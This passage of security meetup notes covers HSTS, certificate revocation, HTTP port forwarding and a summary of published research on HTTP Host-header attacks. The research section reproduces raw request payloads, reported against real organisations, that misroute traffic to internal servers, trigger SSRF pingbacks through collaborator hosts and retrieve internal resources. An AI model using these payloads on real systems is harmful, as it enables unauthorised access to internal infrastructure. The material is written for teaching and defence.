↳ Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 200 OK
< Strict-Transport-Security: max-age=300
```

HSTS

See the [HSTS Tutorial](#) for an overview. Also see [95% of HTTPS servers vulnerable to trivial MITM attacks](#) and Peter Green's answer in [True or False: HSTS is absolutely useless against MITM attacks](#).

HSTS is vulnerable to a MITM unless a browser is used supporting HSTS preload is used (and the HSTS list is maintained so as to keep the website's HSTS current).

As long as there is no MITM, DNS poisoning, and time is accurate, when combined with HTTP 301 redirects it will force HTTPS even without the HSTS preload. But if you're running at a coffee shop's WiFi, all bets are off without HSTS preload, checking your time, and verifying the HTTPS status.

HTTPS Everywhere

HTTPS Everywhere falls short of guaranteeing your site will only be viewed in HTTPS mainly because the plugin is only available in Chrome, Firefox, and Opera.

But if a client uses HTTPS Everywhere and you've added your website to the HTTPS Everywhere whitelist, you can be assured your website is viewed only via HTTPS.

[HTTPS Everywhere](#) "is a Firefox, Chrome, and Opera extension that encrypts your communications with many major websites, making your browsing more secure." "**HTTPS Everywhere can protect you only when you're using sites that support HTTPS and for which HTTPS Everywhere include a ruleset.**" To add your site see [How do I get support for an additional site in HTTPS Everywhere?](#) and [How do I add my own site to HTTPS Everywhere?](#).

From the [HTTPS Everywhere FAQ](#):

- HTTPS Everywhere is essentially a whitelist of sites

See [Why use a whitelist of sites that support HTTPS? Why can't you try to use HTTPS for every last site, and only fall back to HTTP if it isn't available?](#)

- It only works with Firefox, Chrome, and Opera browsers.
- It only works on the encrypted parts of whitelisted sites.

See [When does HTTPS Everywhere protect me? When does it not protect me? and What does HTTPS Everywhere protect me against?](#).

- HTTPS Everywhere, like the HSTS spec, tries to address an attack called SSL stripping.

See [Why does HTTPS Everywhere include rules for sites like PayPal that already require HTTPS on all their pages?](#)

OCSP

See [OCSP](#) and [OCSP Stapling](#).

OCSP intends to get around the many [problems with CRLs](#) (see [Certificate revocation list](#)).

But both forms of certificate revocation checks have their issues. From [Revocation doesn't work \(18 Mar 2011\)](#): "But both methods rely on the CA being available to answer CRL or OCSP queries. If a CA went down then it could take out huge sections of the web. Because of this, clients (and I'm thinking mainly of browsers) have historically been forgiving of an unavailable CA."

The article [How certificate revocation \(doesn't\) work in practice](#) looked at a particular certificate revocation: "On 30th April 2013 an intermediate certificate issued to Network Associates — which forms part of the chain from an individual certificate back to a trusted root — was revoked by RSA."

- Firefox

"Firefox does not download CRLs for websites which use the most popular types of SSL certificate (all types of certificate except EV which is usually displayed with a green bar). Without downloading the CRL, Firefox is happy to carry on as usual; letting people visit the website and transfer sensitive personal information relying on a certificate that is no longer valid. In any case even if OCSP were available, by default Firefox will only check

the validity of the server’s certificate and not attempt to check the entire chain of certificates (again, except for EV certificates).”

- Mobile browsing

“Mobile browsing now makes up a significant proportion of internet use. Neither Google Chrome on Android nor Safari on iOS present a warning to the user even after being reset.”

- Google Chrome

“Google Chrome, by default, does not make standard revocation checks for non-EV certificates. Google does aggregate a limited number of CRLs and distributes this via its update mechanism but, at least currently, it does not list the certificate in question or indeed any of the other certificates revoked in the same CRL. For the majority of Chrome users with the default settings, as with Firefox, nothing will appear to be amiss.”

“For the security conscious, Google Chrome does have the option to enable proper revocation checks, but in this case the end result depends on the platform. On Windows, Google Chrome can make use of Microsoft’s CryptoAPI to fetch the CRL and it correctly prevents access to the site. However, RSA’s CRL is not delivered in the conventional way: instead of providing the CRL in a binary format, it is encoded into a text-based format which is not the accepted standard. Mozilla’s NSS — which is used by Firefox on all platforms and by Google Chrome on Linux — does not support the format. On Linux, Google Chrome does make a request for the CRL but cannot process the response and instead carries on as normal.”

- IE

“Microsoft’s web browser, Internet Explorer is one of the most secure browsers in this context. It fetches revocation information (with a preference for OCSP, but will fallback to CRLs) for the server’s certificate and the rest of the certificate chain and, as a consequence of the revocation check, it prevents the user from making their purchase on www.mcafeestore.com.”

- Opera

“Along with Internet Explorer, Opera is secure by default: it prevents access to the webpage. Opera checks the entirety of the certificate chain using either OCSP or CRLs where appropriate.”

- However, even with the most secure browser, the most frequent users of a secure website may be able to continue using a website for weeks or months despite one of the certificates in the chain of trust having been revoked. The CRL used in this case can be cached for up to 6 months, leaving frequent users, who will have a cached copy of the CRL, in the dark about the revocation.

Also consider [Enabling Certificate Revocation Checks in Google Chrome](#) where “Soft-Fail If a client is dependant on performing a revocation request before making a secure connection, any downtime at the CA would be a disaster. Without the ability to check the revocation status of a certificate, huge numbers of sites could go offline if a CA was having difficulties. For this reason, browsers will normally allow you to connect if the revocation check has some difficulties or fails.”

Also see [Certificate Revocation \(CRL vs OCSP\)](#) and [The current state of certificate revocation \(CRLs, OCSP and OCSP Stapling\)](#).

HPKP

See [Public Key Pinning \(HPKP\)](#) for a brief description. Also see [Secure websites shun HTTP Public Key Pinning](#).

The upshot of everything below is from [Secure websites shun HTTP Public Key Pinning](#):

A website can defend against most man-in-the-middle attacks by deploying [HTTPS](#), [HSTS](#) and [HSTS preloading](#). Together, these ensure all communication to and from the website is authenticated and encrypted.

While these provide a fairly robust defence against attacks like [pharming](#) and [sslstrip](#), there is still a line of attack open. A knowledgeable and dedicated attacker can still attack an otherwise well-defended HTTPS website if he can convince a certificate authority to fraudulently issue him a certificate for it.

...

The HPKP header is motivated by the history of mis-issuance within this ecosystem. To use HPKP, website owners must select a set of public keys that must be used in future connections. After visiting the site, its HPKP policy is then stored by the client to reject future connections to servers that use different, non-whitelisted keys.

However, creating an HPKP policy is not entirely sufficient to defend against impersonation attacks. In particular, HPKP cannot defend against rogue root certificates installed locally on users' computers.

11.30.2 HTTP forwarding

This presentation serves 2 purposes: (1) make clear that port forwarding may break certain protocols, and (2) illustrate how to debug some HTTP-related issues.

C# port forwarding

This all started with a link to the 2012 blog entry [Simple TCP Forwarder in C#](#). It demonstrates a browser connection to “<http://localhost:12345>” being redirected to “<http://xkcd.com>”. The kneejerk reaction was “`socat` can do the equivalent very simply”. But as you’ll see, redirecting HTTP requests really requires something more complex than port forwarding.

Here is the C# program from the blog post for reference:

```
using System;
using System.Net;
using System.Net.Sockets;

namespace BrunoGarcia.Net
{
    public class TcpForwarderSlim
    {
        private readonly Socket _mainSocket = new Socket(AddressFamily.InterNetwork,
↪SocketType.Stream, ProtocolType.Tcp);

        public void Start(IPEndPoint local, IPEndPoint remote)
        {
            _mainSocket.Bind(local);
            _mainSocket.Listen(10);

            while (true)
            {
                var source = _mainSocket.Accept();
                var destination = new TcpForwarderSlim();
                var state = new State(source, destination._mainSocket);
                destination.Connect(remote, source);
                source.BeginReceive(state.Buffer, 0, state.Buffer.Length, 0, OnDataReceive,
↪state);
            }
        }

        private void Connect(EndPoint remoteEndpoint, Socket destination)
```

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```

{
    var state = new State(_mainSocket, destination);
    _mainSocket.Connect(remoteEndpoint);
    _mainSocket.BeginReceive(state.Buffer, 0, state.Buffer.Length, SocketFlags.None,
    ↪ OnDataReceive, state);
}

private static void OnDataReceive(IAsyncResult result)
{
    var state = (State)result.AsyncState;
    try
    {
        var bytesRead = state.SourceSocket.EndReceive(result);
        if (bytesRead > 0)
        {
            state.DestinationSocket.Send(state.Buffer, bytesRead, SocketFlags.None);
            state.SourceSocket.BeginReceive(state.Buffer, 0, state.Buffer.Length, 0,
    ↪ OnDataReceive, state);
        }
    }
    catch
    {
        state.DestinationSocket.Close();
        state.SourceSocket.Close();
    }
}

private class State
{
    public Socket SourceSocket { get; private set; }
    public Socket DestinationSocket { get; private set; }
    public byte[] Buffer { get; private set; }

    public State(Socket source, Socket destination)
    {
        SourceSocket = source;
        DestinationSocket = destination;
        Buffer = new byte[8192];
    }
}

static void Main(string[] args)
{
    new TcpForwarderSlim().Start(
        new IPEndPoint(IPAddress.Parse(args[0]), int.Parse(args[1])),
        new IPEndPoint(IPAddress.Parse(args[2]), int.Parse(args[3])));
}
}

```

socat port redirection

Here's the socat equivalent with a brief explanation:

```
# socat port redirection
# "-d -d" prints fatal, error, warning, and notice messages
# "-lmlocal2" is mixed log mode:
#     startup messages to stderr, then switches to syslog with facility local2
# "TCP4-LISTEN:12345" listens on port 12345 to accept incoming TCP/IP connection
# "bind=localhost" binds the socket to localhost (otherwise *)
# "su=nobody" runs as the nobody user
# "fork" spins off a child process for each connection
# "reuseaddr" allows other sockets to bind to an address
# "TCP4:xkcd.com:80" connects to port 80 at xkcd.com
sudo socat -d -d -lmlocal2 \
    TCP4-LISTEN:12345,bind=localhost,su=nobody,fork,reuseaddr \
    TCP4:xkcd.com:80
```

A simple `ss -tnl` can verify the socat connection is listening on the desired port.

Port redirection failures

In another terminal we use `curl` to show that this doesn't work due to the host header "Header: localhost:12345":

```
curl -v http://localhost:12345
```

Here's the result of running this:

```
hacker@meetup:~$ curl -v http://localhost:12345
* Rebuilt URL to: http://localhost:12345/
* Trying ::1...
* TCP_NODELAY set
* connect to ::1 port 12345 failed: Connection refused
* Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 12345 (#0)
> GET / HTTP/1.1
> Host: localhost:12345
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 500 Domain Not Found
< Server: Varnish
< Retry-After: 0
< content-type: text/html
< Cache-Control: private, no-cache
< connection: keep-alive
< Content-Length: 197
< Accept-Ranges: bytes
< Date: Mon, 14 Aug 2017 04:49:20 GMT
< Via: 1.1 varnish
< Connection: keep-alive
<
<html>
<head>
<title>Fastly error: unknown domain localhost</title>
</head>
<body>
* Curl_http_done: called premature == 0
```

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```
* Connection #0 to host localhost left intact
Fastly error: unknown domain: localhost. Please check that this domain has been added_
↳to a service.</body></html>
```

In 2012 xkcd.com was hosted at 107.6.106.82 which `dig -x 107.6.106.82` and `whois 107.6.106.82` show is voxel.net (at least today). The above `curl` command shows `fastly` now hosts the website and returns an HTTP 500 error code for the invalid host header “Host: localhost:12345”. Since the C# program merely forwards the unmodified data, it too would fail today with `fastly`.

But let’s fix that problem by correcting the host header:

```
curl -v --header "Host: xkcd.com" http://localhost:12345
```

Unfortunately, that exposes another change from 2012: HTTP is redirected to HTTPS:

```
hacker@meetup:~$ curl -v --header "Host: xkcd.com" http://localhost:12345
* Rebuilt URL to: http://localhost:12345/
* Trying ::1...
* TCP_NODELAY set
* connect to ::1 port 12345 failed: Connection refused
* Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 12345 (#0)
> GET / HTTP/1.1
> Host: xkcd.com
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Server: Varnish
< Retry-After: 0
< Location: https://xkcd.com/
< Content-Length: 0
< Accept-Ranges: bytes
< Date: Mon, 14 Aug 2017 05:24:06 GMT
< Via: 1.1 varnish
< Connection: close
< X-Served-By: cache-sea1039-SEA
< X-Cache: HIT
< X-Cache-Hits: 0
< X-Timer: S1502688247.942645,VS0,VE0
<
* Curl_http_done: called premature == 0
* Closing connection 0
```

Of course we could add the option `curl -L ...` to follow the redirection, but the redirection would go directly to the xkcd.com website, avoiding the socat port redirection. So let’s re-do the `socat` redirection to xkcd.com:443:

```
sudo socat -d -d -lmlocal2 \
    TCP4-LISTEN:12345,bind=localhost,su=nobody,fork,reuseaddr \
    TCP4:xkcd.com:443
```

To see if the `socat` port redirection works, change `curl` to HTTPS:

```
curl -v --header "Host: xkcd.com" https://localhost:12345
```

But of course now `curl` fails the certificate check:

```
hacker@meetup:~$ curl -v --header "Host: xkcd.com" https://localhost:12345
* Rebuilt URL to: https://localhost:12345/
* Trying ::1...
* TCP_NODELAY set
* connect to ::1 port 12345 failed: Connection refused
* Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 12345 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* Cipher selection: ALL:!EXPORT:!EXPORT40:!EXPORT56:!aNULL:!LOW:!RC4:@STRENGTH
* successfully set certificate verify locations:
* CAfile: /etc/ssl/certs/ca-certificates.crt
  Caphath: /etc/ssl/certs
* TLSv1.2 (OUT), TLS header, Certificate Status (22):
* TLSv1.2 (OUT), TLS handshake, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Server hello (2):
* TLSv1.2 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS handshake, Server key exchange (12):
* TLSv1.2 (IN), TLS handshake, Server finished (14):
* TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* TLSv1.2 (OUT), TLS change cipher, Client hello (1):
* TLSv1.2 (OUT), TLS handshake, Finished (20):
* TLSv1.2 (IN), TLS change cipher, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / ECDHE-RSA-AES128-GCM-SHA256
* ALPN, server accepted to use http/1.1
* Server certificate:
*  subject: C=US; ST=California; L=San Francisco; O=Fastly, Inc.; CN=i.ssl.fastly.net
*   start date: Apr 11 21:03:06 2017 GMT
*   expire date: Mar 13 14:01:54 2018 GMT
*   subjectAltName does not match localhost
* SSL: no alternative certificate subject name matches target host name 'localhost'
* Curl_http_done: called premature == 1
* stopped the pause stream!
* Closing connection 0
* TLSv1.2 (OUT), TLS alert, Client hello (1):
curl: (51) SSL: no alternative certificate subject name matches target host name
↪ 'localhost'
```

Finally, using `curl --insecure` avoids the certificate check and this “works”:

```
curl -v --insecure --header "Host: xkcd.com" https://localhost:12345
```

But this won’t work from a normal user running a standard browser because the “Host:” header will cause the request to fail.

Use a socks proxy for HTTP redirection

Simple port redirection doesn’t work with HTTP and some sort of HTTP proxy is needed. A simple way to do this is to use `ssh -D` to create a socks proxy:

```
# set up a socks proxy
# "-f" places ssh in background before command execution
# "-N" prevents opening a remote command (just forward ports)
# "-T" disables pseudo-tty allocation
```

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```
# "-D [bind_address:]port" opens up a socks proxy
SKEY="$HOME/.ssh/id_your_sshkey"
sudo ssh -i "$SKEY" -fNT -D localhost:1080 localhost
```

Then the client can redirect the traffic by specifying the socks proxy:

```
curl -v --socks5-hostname localhost:1080 https://xkcd.com/
```

This is anything but simple port redirection. And now you know better.

11.31 2017-08-05 Attacking via HTTP Headers

This presentation is based on [Cracking the Lens: Targeting HTTP's Hidden Attack-Surface](#) from the blog of the Burp Suite tool.

You should assume that any quotes in this article are from the original presentation. Nothing here is original to the meetup group. We might emphasize (make bold) text to aid skimming through or presenting the material.

11.31.1 Modifying HTTP header fields

For an intro to HTTP header fields see [HTTP headers](#). In this section the two most-discussed attacks focus on “Host:” header and the “GET” request itself.

Host: header

The HTTP “Host:” header field can be attacked by putting in a host not intended to be the HTTP destination server, or by adding unexpected characters that exploit parsing errors.

Improper host

The “Host:” header is supposed to be the target host name and optionally port given by the user as shown here:

```
hacker@meetup:~$ curl -v http://www.example.com/index.html 2>&1 | egrep '^> (GET_
↪|Host:)'
> GET /index.html HTTP/1.1
> Host: www.example.com
```

The request “[http://www.example.com/index.html](#)” was split into “GET /index.html HTTP/1.1” and “Host: www.example.com”.

But what if “Host:” were manipulated to an unexpected host and a reverse proxy did not properly whitelist the “Host:” header field? Then the request could go to either an internal server possibly not intended to receive Internet traffic, or provide a “pingback” to an external host providing information to further attack an internal host.

Here’s an example where the “Host:” header field is followed:

```
(
exec 9<>/dev/tcp/ktla.com/80 # open tcp port 80 to/from ktla.com
# Make a web request
echo -ne "GET / HTTP/1.1\r\nHost: www.example.com\r\nConnection: close\r\n\r\n" >&9
# Get the response
```

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```
cat <&9
)
```

Here's an example with the hosts in the previous example switched, where the "Host:" header field is properly screened and results in an HTTP 404 "Not Found" error:

```
(
exec 9<>/dev/tcp/www.example.com/80 # open tcp port 80 to/from www.example.com
# Make a web request
echo -ne "GET / HTTP/1.1\r\nHost: ktla.com\r\nConnection: close\r\n\r\n" >&9
# Get the response
cat <&9
)
```

Note that name-based virtual hosting depends on the HTTP "Host:" header field to differentiate the target web servers. The legal values would depend on the current set of virtual hosts sharing the IP, and that set can change frequently.

Unexpected characters

Additionally, consider if extra characters were added to "Host:", like "@"? In one of the exploits "@" was treated as a separator between a userid and password.

GET request

Similarly, what if the GET request were modified to provide a FQDN as opposed to a relative reference "../"? The results could be similar to an attack using the "Host:" header:

```
(
exec 9<>/dev/tcp/ktla.com/80 # open tcp port 80 to/from ktla.com
# Make a web request
echo -ne "GET http://www.example.com/index.html HTTP/1.1\r\nHost: ktla.
→com\r\nConnection: close\r\n\r\n" >&9
# Get the response
cat <&9
)
```

Here's an example with the hosts in the previous example switched, where the "GET" request is properly screened and results in an HTTP 400 "Bad Request" error:

```
(
exec 9<>/dev/tcp/www.example.com/80 # open tcp port 80 to/from www.example.com
# Make a web request
echo -ne "GET http://ktla.com/index.html HTTP/1.1\r\nHost: www.example.
→com\r\nConnection: close\r\n\r\n" >&9
# Get the response
cat <&9
)
```

11.31.2 Making invisible systems contact us

Getting access to hidden servers

HTTP headers can be used to unmask hidden, non-public servers. The idea is that if the “Host:” HTTP headers is set to `someplace.else.com` instead of `expected.server.com`, then the request may be sent to `someplace.else.com` and it may actually respond. That response is called a “pingback” and can be the start of an exploit.

Tools

Burp Collaborator, Canarytokens

Invisible systems like load balancers can be unmasked with carefully crafted payloads resulting in a “pingback”: network traffic (DNS, HTTP) to our servers.

To determine when such contact occurs the author used their product [Burp Collaborator](#), but also pointed out the open source [Canarytokens](#).

See [Canarytokens.org - Quick, Free, Detection for the Masses](#) for a description of Canarytokens.

For a basic introduction to the problem of detecting pingbacks see [Introducing Burp Collaborator](#). Basically, Burp Collaborator runs a server with DNS that can detect external DNS & web requests from a target.

Collaborator Everywhere

The author also wrote the Burp extension [Collaborator Everywhere](#) to inject “payloads containing unique identifiers into all proxied traffic, and uses these to automatically correlate pingbacks with the corresponding attacks.” An example of it’s usage is Netflix “visited the URL specified in the Referer header four hours after my visit to their site, and is pretending to be an iPhone running on an x86 CPU”.

ZMap/ZGrab

The author initially used [Masscan](#) but switched to [Zmap/Zgrab](#).

Burp Suite, mitmproxy, Ncat/OpenSSL

Besides Burp Suite, the author recommended [mitmproxy](#) and [Ncat/OpenSSL](#). `socat` can also be used in lieu of [Ncat/OpenSSL](#).

Target sites

In order to be legal “Target domains and IP addresses were obtained by manually building a list of legally testable domains from public and private bug bounty programs, and mapping this against [Rapid7’s Project Sonar Forward DNS database](#)”. That led to 50k potential web server targets. “To maximize coverage I used up to five hostnames per IP, used both HTTP and HTTPS, and also tried to trigger edge cases using X-Forwarded-Proto: HTTPS and Max-Forwards. I also sent the Cache-Control: no-transform header to discourage intermediate servers from mangling my payloads”.

11.31.3 Misrouting requests

The examples below assume you are using Burp Collaborator and therefore the external website [burpcollaborator.net](#).

Invalid HTTP Host Header

The first exploit uses an incorrect HTTP Host header and was used to “exploit 27 DoD servers, my ISP, a Columbian ISP that threw itself in the firing line using DNS poisoning, and <http://ats-vm.lorax.bf1.yahoo.com/>”.

Here is the attack against <http://ats-vm.lorax.bf1.yahoo.com/> (replacing the original “GET” with “HELP”)

```
HELP / HTTP/1.1
Host: XX.X.XXX.XX:8082

HTTP/1.1 200 Connection Established
Date: Tue, 07 Feb 2017 16:33:59 GMT
Transfer-Encoding: chunked
Connection: keep-alive

Ok

Traffic Server Overseer Port

commands:
  get <variable-list>
  set <variable-name> = "<value>"
  help
  exit

example:

Ok
get proxy.node.cache.contents.bytes_free
proxy.node.cache.contents.bytes_free = "56616048"
Ok

Variable lists are conf/yts/stats records, separated by commas

Ok
Unknown Command
Ok
Unknown Command
Ok
Unknown Command
Ok
```

The line “Traffic Server Overseer Port” tells us that this is [Apache Traffic Server](#) with documentation at [Apache Traffic Server Manual](#). The extra “Unknown Command” lines are probably due to the Apache Traffic Server using “\n” line endings.

The exploit consisted of sending Apache Traffic Server configuration commands, starting with setting `proxy.config.alarm_email` (demonstrating that “Using the SET command, I could have made wide-ranging configuration changes to Yahoo’s pool of load balancers, including enabling SOCKS proxying and granting my IP address permission to directly push items into their cache.”):

```
GET / HTTP/1.1
Host: XX.X.XXX.XX:8082
Content-Length: 34

GET proxy.config.alarm_email
```

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```

HTTP/1.1 200 Connection Established
Date: Tue, 07 Feb 2017 16:57:02 GMT
Transfer-Encoding: chunked
Connection: keep-alive

Ok
/ HTTP/1.1 is unavailable
Ok
Unknown Command
Ok
proxy.config.alarm_email = "nobody@yahoo-inc.com"

```

Uncovering monitoring (why HTTPS is important)

British Telecom spying

The author discovered that ISPs (presumably with government sponsorship) are intercepting HTTP (but not HTTPS) by DNS redirection. cloud.mail.ru was in that list. From the original article:

To discern the system's true purpose, I used Masscan to ping TCP port 80 across the entire IPv4 address space using a TTL of 10 - effectively a whole internet traceroute. After filtering out caches and self-hosted websites, I had a complete list of targeted IP addresses. Sampling this list revealed that the system was primarily being used to block access to copyrighted content. Traffic to blacklisted IP addresses was being rerouted into the pool of proxies so that they could inspect the HTTP host header being used, and potentially block the request with a message I'm sure none of our upstanding UK readership is familiar with:

```

GET / HTTP/1.1
Host: www.icefilms.info

HTTP/1.1 200 OK
...
<p>Access to the websites listed on this page has been blocked pursuant to orders of
the high court.</p>

```

Continuing on in the article:

This setup has several notable consequences. Thanks to virtual hosting, cloud hosts like Google Sites have ended up on the blacklist, meaning all traffic to them from consumer and corporate BT users is proxied. From a blacklisted server's point of view, all BT users share the same tiny pool of IP addresses. This has resulted in BT's proxy's IPs landing on abuse blacklists and being banned from a number of websites, affecting all BT users. Also, if I had used the aforementioned admin access vulnerability to compromise the proxy's administration panels, I could potentially reconfigure the proxies to inject content into the traffic of millions of BT customers. Finally, this highlights just how easily overlooked such vulnerabilities are; for years I and many other British pentesters have been hacking through an exploitable proxy without even noticing it existed.

I reported the ability to access the internal admin panel to a personal contact at BT, who ensured it was quickly resolved. They also shared that the interception system was originally constructed as part of CleanFeed, a government initiative to block access to images of child abuse. However, it was inevitably repurposed to target copyright abuse.

Columbia's METROTEL spying

From the original article:

Rapid7's Project Sonar had used a public METROTEL DNS server which was selectively poisoning results for certain domains in order to redirect traffic into its proxy for DPI. To pass through HTTPS traffic without causing certificate errors they sniffed the intended remote host from the Server-Name Indicator (SNI) field. I notified Rapid7 who identified the misbehaving DNS server, meaning I could feed the Alexa top 1 million domain list into it and identify targeted hosts. It appeared to be targeting various image and video hosts, and also some lesser known social networks. Attempting to visit these resulted in a redirect to <http://internetsano.metrotel.net.co/>, stating that the site was blocked for containing images of child abuse.

As with BT, the original intention of this system may be commendable but there was evidence it had been repurposed. In addition to targeting image hosting sites, the DNS server also poisoned lookups to certain news websites including bbc.co.uk. This is presumably to block or tamper with certain news articles, though I haven't yet identified which articles are being targeted.

Input permutation

For some hosts an HTTP request like:

```
GET / HTTP/1.1
Host: burpcollaborator.net
Connection: close
```

Would generate the following request:

```
GET /burpcollaborator.net/burpcollaborator.net HTTP/1.1
Host: outage.burpcollaborator.net
Via: o2-b.ycpi.tp2.yahoo.net
```

This invites creating a DNS record for “outage.yourdomain.com” mapping to an internal address in someone else's infrastructure. But in the following case that wasn't necessary, as the whole domain vcap.me (including `dig +short outage.vcap.me`) resolves to 127.0.0.1:

```
GET / HTTP/1.1
Host: ./?x=.vcap.me
Connection: close
```

will lead to:

```
GET /vcap.me/./?x=.vcap.me
Host: outage.vcap.me
Via: o2-b.ycpi.tp2.yahoo.net
```

This references the internal machine via “<http://127.0.0.1/>” and earned the article's author a bug bounty.

Host Overriding

Some servers restrict overriding the “Host:” header but fail to check the “GET” command, so the following did work on some US DoD servers:

```
GET http://internal-website.mil/ HTTP/1.1
Host: xxxxxxxx.mil
Connection: close
```


Ambiguous requests

Incapsula's cloud-based Web Application Firewall incorrectly parsed the "Host:" header `Host: incapsula-client.net:80@burp-collaborator.net` by authenticating to the burp-collaborator.net with username 'incapsula-client.net' and password '80'. "It revealed the location of the backend server, enabling me to bypass Incapsula's protection by accessing the backend directly."

```
GET / HTTP/1.1
Host: incapsula-client.net:80@burp-collaborator.net
Connection: close
```

Breaking expectations

The following request:

```
GET @burp-collaborator.net/ HTTP/1.1
Host: newrelic.com
Connection: close
```

was changed to "`http://public-backend@burp-collaborator.net/`" and sent to burp-collaborator.net. "As usual, this vulnerability gave me access to a huge amount of internal stuff, including both unauthenticated admin panels and mystifying in-jokes."

Tunnels (Tor2web)

GlobalLeaks is a whistleblowing site that uses Tor2web:

WARNING: Tor2web only protects publishers, *not readers*. As a reader installing Tor Browser will give you much greater anonymity, confidentiality, and authentication than using Tor2web. Using Tor2web trades off security for convenience and usability.

Note: There's another site [GlobalLeaks News](#) which automatically redirects to an HTTP web forum. A leaking platform using HTTP??? There is a [Memberlist](#) which returns a 404 Not Found error. A leaking platform having a members list??? And of course the [Search](#) and [FAQ](#) links both return a 404 Not Found error. There are associated YouTube, Facebook, and Twitter accounts. Who runs this website and for what purpose? Is it intended to be confused with GlobalLeaks?

From [Wikipedia Tor2web](#):

Tor2web is a software project to allow [Tor hidden services](#) to be accessed from a standard browser without being connected to the Tor network.

Rather than [globaleaks.org](#) being attacked directly via accessing internal services, it could be used as an attack platform. Using this request:

```
GET xyz.burpcollaborator.net:80/bar HTTP/1.1
Host: demo.globaleaks.org
Connection: close
```

led to a flood of DNS requests:

```
xYZ.BurpcoLLABoRaTOR.neT.    from 89.234.157.254
Xyz.burPCoLLABorAToR.nET.    from 62.210.18.16
xYz.burpColLaBorATOR.net.    from 91.224.149.254
```

“Tor exit nodes use an obscure security mechanism to increase the security of DNS by randomizing the case of requests, and this mechanism was resulting in the Burp Collaborator server refusing to reply and thus triggering a flood of lookup attempts.”

“As all requests are routed through Tor, it can’t be abused to access any internal services. That said, it’s an exceptionally powerful way to mask an attack on a third party, particular as since GlobaLeaks is a whistleblowing platform it probably doesn’t keep any logs and may end up being blamed for attacks. Additionally, the ability to make the webserver connect to a hostile site over Tor exposes a significant amount of attack surface.”

11.31.4 Targeting auxiliary systems

Getting info through other headers

Collaborator Everywhere makes requests like the following to induce pingbacks:

```
GET / HTTP/1.1
Host: store.starbucks.ca
X-Forwarded-For: a.burpcollaborator.net
True-Client-IP: b.burpcollaborator.net
Referer: http://c.burpcollaborator.net/
X-WAP-Profile: http://d.burpcollaborator.net/wap.xml
Connection: close
```

“X-Forwarded-For” can induce DNS lookups “but unless you have a convenient DNS library memory corruption vulnerability the callback behavior itself isn’t exploitable”.

“Referer” can result in not only a pingback but a complete crawl of the referring site. “This is effectively a blind SSRF vulnerability as there’s no way for the user to view the results of the analytics system’s request, and it often occurs minutes or hours after the user request, which further complicates exploitation.”

“X-Wap-Profile”:

“Compliant applications will extract the URL from this header, then fetch and parse the specified XML document so they can tailor the content they supply to the client. This combination of two high risk pieces of functionality - fetching untrusted URLs and parsing untrusted XML - with obscure and easily-missed functionality seems ripe for exploitation. Unfortunately it’s not widely supported - Facebook was the only bug bounty site I could find that uses it, and they appear to be doing their XML parsing with due caution. They also only fetch the specified XML document roughly 26 hours after the request, making comprehensive iterative testing intensely impractical.”

Remote Client Exploits

The article mentioned attacks against the pingback servers that did far more than download pages. The tool [Rendering Engine Hackability Probe](#) (code found at [PortSwigger/hackability](#)) which “performs a variety of tests to discover what the unknown rendering engine supports”. “As well as identifying common mishaps in custom browsers (like neglecting to enforce the Same Origin Policy) it flags unusual JavaScript properties.”

This could provide information for further exploits.

Pre-emptive Caching

The original author found a military server that cached some data in the request:

```
GET / HTTP/1.1
Host: burpcollaborator.net
```

A few seconds later the burpcollaborator.net host received these requests (apparently attempting to cache some values from an internal host):

```
GET /jquery.js HTTP/1.1
GET /abrams.jpg HTTP/1.1
```

So to steal some internal-only images:

```
POST /xss.cgi HTTP/1.1
Content-Length: 103
Connection: close

xss=
```

The caching server would issue these caching requests:

```
GET /index.php/a.jpg HTTP/1.1
```

And the cached image could be retrieved via:

```
GET /index.php/a.jpg HTTP/1.1
Host: internal-server.mil
```

11.32 MitM Presentation

An attendee gave a presentation on [MitM](#) attacks. Please download `mitm_slides.pdf` (available only in the web version of this document).